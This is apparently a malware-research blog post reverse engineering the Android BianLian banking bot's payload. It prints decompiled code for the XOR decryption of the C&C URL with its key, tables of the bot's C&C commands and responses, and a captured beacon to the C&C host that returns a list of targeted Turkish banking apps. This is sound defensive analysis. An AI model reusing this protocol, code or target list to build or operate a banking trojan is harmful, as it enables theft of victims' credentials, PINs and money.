Android/BianLian payload

cryptax.medium.com/android-bianlian-payload-61febabed00a

@cryptax January 17, 2022

@cryptax

Jan 17

·

9 min read

In the previous article, we discussed the packing mechanism of a Bian Lian sample, and how to unpack. This article reverse engineers the payload of the malware. It explains:

- The malicious components the bot implements. Those components can be seen as , and they are launched at the beginning. Each of them do their job, handle accessibility events which concern and notifies or responds to the C&C. The implementation is clearly organized to easily welcome future modules.
- The . The bot understands and responds to several commands. The commands are implemented in the relevant component. The communication protocol is fairly simple: over HTTP (not HTTPS), with a plaintext JSON object as data (no encryption).
- The of each major component.

Three DEXes

To be precise, note the Bian Lian we discuss uses three different DEX:

1. The main APK's DEX — which is responsible for decrypting and loading via multidex the second DEX. For reminder, the APK's sha256 is `5b9049c392eaf83b12b98419f14ece1b00042592b003a17e4e6f0fb466281368`
2. The second DEX — which implements the malicious payload of the bot. This is what we discuss in this article. Its sha256 is `d0d704ace35b0190174c11efa3fef292e026391677ff9dc10d2783b4cfe7f961`
3. A third DEX. It is downloaded by the second DEX from the remote C&C, but is not interesting for the analysis of the malware because it only contains non-malicious utility functions. Its package name is `com.fbdev.payload` .

Reverse engineer is loooong

This reverse engineering took me **several days**. Actually, between unpacking, reverse engineering and writing the blog, it approximately took me *2 weeks*! I am not particularly proud about it, but I often get the question “whow, how long did it take you?” and although I’d love to appear extremely skilled, the reality is that reverse engineering is a long process. It can be compared to puzzles or a plate of spaghetti: at first, you don’t know where to start, you follow a path and often get lost in the middle and soon don’t exactly know what you were searching for 😄

Consequently, I am sharing my JEB project (which contains all the functions I renamed, my comments etc): you can download it here.

Also, the article ends with a few remaining **questions** on the reverse engineering of the sample. You are welcome to interact if you have an idea.

Now, let’s start!


Overview of malicious components

This malware is a *bot*, which reports and receives commands from a remote server (C&C). It implements several malicious components:

- Bulk SMS. The attacker specifies the body of a SMS to send, and it is sent to all contacts of the victim’s smartphone.
- Inject. The attacker provides an image to download from the web and inject (overlay) on a given list of apps.
- Install Apps. The attacker specifies a list of applications to install on the phone.
- Locker. This disables the ringer, and displays a text taken randomly from a pool of possible messages.
- Notification Disabler. Disables notifications of given applications.
- PIN code. Steals the lock PIN code for some phone brands. The sample we analyze supports Samsung and Huawei.
- SMS. This is to send specific SMS messages. The attacker specifies the body and phone number to send to.
- Screencast. Takes screenshots of given applications.
- Sound switch. Turn ringer on or off.
- Team viewer. The is a well known non-malicious app to access your smartphone from any other computer. Here, the attacker uses it to access the victim’s smartphone remotely.
- USSD. The attacker specifies the premium phone number to call. For the victim, this may result in extra cost, depending on his/her subscription.


Communication with the C&C

The URL to the remote C&C is found encrypted in the shared preferences file `pref_name_setting.xml` . The algorithm uses slightly modified XOR algorithm with a hard-coded key derived from the string `sorry!need8money[for`food` .



```
public static String decrypt_preferences_admin_panel_url(Context arg6) {
    String encrypted_value = arg6.getSharedPreferences("pref_name_setting", 0).getString("admin_panel_url_", "https://www.google.com");
    return b.a().decrypt_xorkey(encrypted_value);
}
```


Decrypting the preferences entry “admin_panel_url_”



```
// gets "secret" key character at given position
private static char getKeychar(int arg5) {
    return "sorry!need8money[for`food".charAt(arg5);
}

public static b a() {
    if(b.a == null) {
        b.a = new b();
    }

    return b.a;
}

private static boolean beyondLimits(char arg5) {
    return arg5 <= 0x20 || arg5 > 0x7E;
}

// decrypts input with a hardcoded XOR key
public String decrypt_xorkey(String input) {
    char[] key = new char[4];
    int i = 0;
    key[0] = b.getKeychar(5);
    key[1] = b.getKeychar(10);
    key[2] = b.getKeychar(16);
    key[3] = b.getKeychar(20);
    StringBuilder sb = new StringBuilder();
    while(i < input.length()) {
        int current_char = input.charAt(i);
        if(b.beyondLimits(((char)current_char))) {
            sb.append(((char)current_char));
```


The XOR key is composed of characters !8[`. For example “IL/p:/trI]:cNT7iDJhQ53iNV]9sHL&gt;” decrypts to e

The remote attacker and the bot exchange a JSON string, where JSON keys specify actions (or responses) to conduct.



Key name	Description
action_back	Automatically click on Back button using Accessibility Services
action_home	Automatically click on Home button using Accessibility Services
action_request_pin	Steal PIN by injection
admin_rights_enabled	Boolean telling if app is device admin or not
apks	List of apps to **download**. The apps are referenced by package name, and URL to download
app_list	List of apps of stockInjects which are currently installed on the device
approvedPin	PIN approved by the attacker - to replace user's PIN
bulk_sms	When present, the malware will send **bulk SMS to all its contacts**. The body of the SMS to send is specified in a sub-parameter `bulk_body`
disabledPackages	List of applications bot should disable notifications for
openApp	Automatically **open the given application** on the victim's smart phone
proxy_server	If present, specifies to communicate via a SSH proxy, with host, port, username and password specified. The SSH proxy is implemented by JSCH (SSH2 in java in `com`/`jcraft`/`jsch`)
remote_all	Removes the *Team Viewer* package
remove_app_by_id	**Uninstalls an app** by its package name. If instead the package name is "bot", the malware removes itself
showScreen	Starts **screen capture**
sms	Each SMS to send is specified by an id, phone number and body
stockInjects	List of package names attacker is interested to **inject** images in
soundEnabled	Enable / disable ringer
teamViewerOptions	This controls how to use *Team Viewer* to remotely control the victim's phone. There are 4 sub parameters: `need_open` (Team Viewer needs to be launched), `need_connect` (Team Viewer should be connected), and `username` and `password`
ussd	Each USSD to **call** is specified by an id and code

List of commands understood by the BianLian bot. The commands are keys within a JSON object, and values specify command arguments. The JSON object is sent or received from the C&C.




Response name	Response content
device/check	Reports if screen is on or not
device/credentials	email and password credentials for given applications
device/install	Package name of app which was installed
device/lock	Reports if the device is locked
device/notification	Reports a given notification ID was “injected” i.e displayed on the phone
device/push-state	Reports notifications were disabled for a given app id
device/read-sms	Reports the label of the SMS which was sent
device/save-phone	Save recent events of the phone
device/save-pin	Steals the PIN code of the phone and reports it to the C&C
device/screen	Screen capture image in base64
device/server-log	Send back log messages such as “Proxy server state is synchronized”
device/sms	Reports any incoming SMS with its originating phone number and body
device/sms-admin	Boolean. Reports if app is default SMS app
device/tw-status	Sends back open and connect status for Team Viewer component
device/ussd-run	Label of performed USSD

List of Bian Lian bot responses to commands.

Malicious injections


The bot implements an injection module which overlays attacker chosen images on top of target applications.

First, the bot reports its activity to the C&C. The attacker answers back to the bot with a list of applications it is interested to inject into (see “stockInjects” key):




```
POST /api/v1/device HTTP/1.1
Authorization: 9bac5f66096bb7bf
Content-Type: application/json
charset: utf-8
Content-Length: 184
User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; Android SDK built for x86_64 Build/OSR1.180418.026)
Host: woodyrobinson346.website
Connection: Keep-Alive
Accept-Encoding: gzip

{"country":"us","admin_rights_enabled":"false","os_version":"unknown Android SDK built for x86_64 - Android: 26
(8.0.0)","tag":"com.friend.bronze","push_token":"","operator":"Android"}HTTP/1.1 200 OK
Server: nginx
Date: Fri, 14 Jan 2022 16:56:59 GMT
Content-Type: application/json
Connection: close
Cache-Control: private, must-revalidate
pragma: no-cache
expires: -1
X-RateLimit-Limit: 6000
X-RateLimit-Remaining: 5997

{"success":true,"stockInjects":
["com.akbank.android.apps.akbank_direkt","com.akbank.android.apps.akbank_direkt(card)","com.albarakaapp","com.albarakaapp(card)","com.binance.dev"
,"com.btcturk.pro","com.denizbank.mobildeniz","com.denizbank.mobildeniz(card)","com.finansbank.mobile.cepsube","com.finansbank.mobile.cepsube(card
)","com.garanti.cepsubesi","com.garanti.cepsubesi(card)","com.google.android.gm","com.ingbanktr.ingmobil","com.ingbanktr.ingmobil(card)","com.kuve
ytturk.mobil","com.kuveytturk.mobil(card)","com.magiclick.odeabank","com.magiclick.odeabank(card)","com.pozitron.iscep","com.pozitron.iscep(card)"
,"com.pttfinans","com.teb","com.teb(card)","com.tmobtech.halkbank","com.tmobtech.halkbank(card)","com.vakifbank.mobile","com.vakifbank.mobile(card
)","com.vakifkatilim.mobil","com.vakifkatilim.mobil(card)","com.ykb.android","com.ykb.android(card)","com.ziraat.ziraatmobil","com.ziraat.ziraatmo
bil(card)","finansbank.enpara","finansbank.enpara(card)","huawei.settings.pin","samsung.settings.pass","samsung.settings.pin","tr.com.hsbc.hsbctur
key","tr.com.hsbc.hsbcturkey(card)","tr.com.sekerbilisim.mbank","tr.com.sekerbilisim.mbank(card)"]}
```

In this case, the C&C was interested in many mobile turkish bank apps.
The bot searches which of these apps are installed on the victim’s phone and reports the information back to the C&C (see “app_list” key).



```
▾ JavaScript Object Notation: application/json
  ▾ Object
    ▾ Member Key: app_list
      ▾ Array
          String value: com.[redacted]banktr.[redacted]mobil
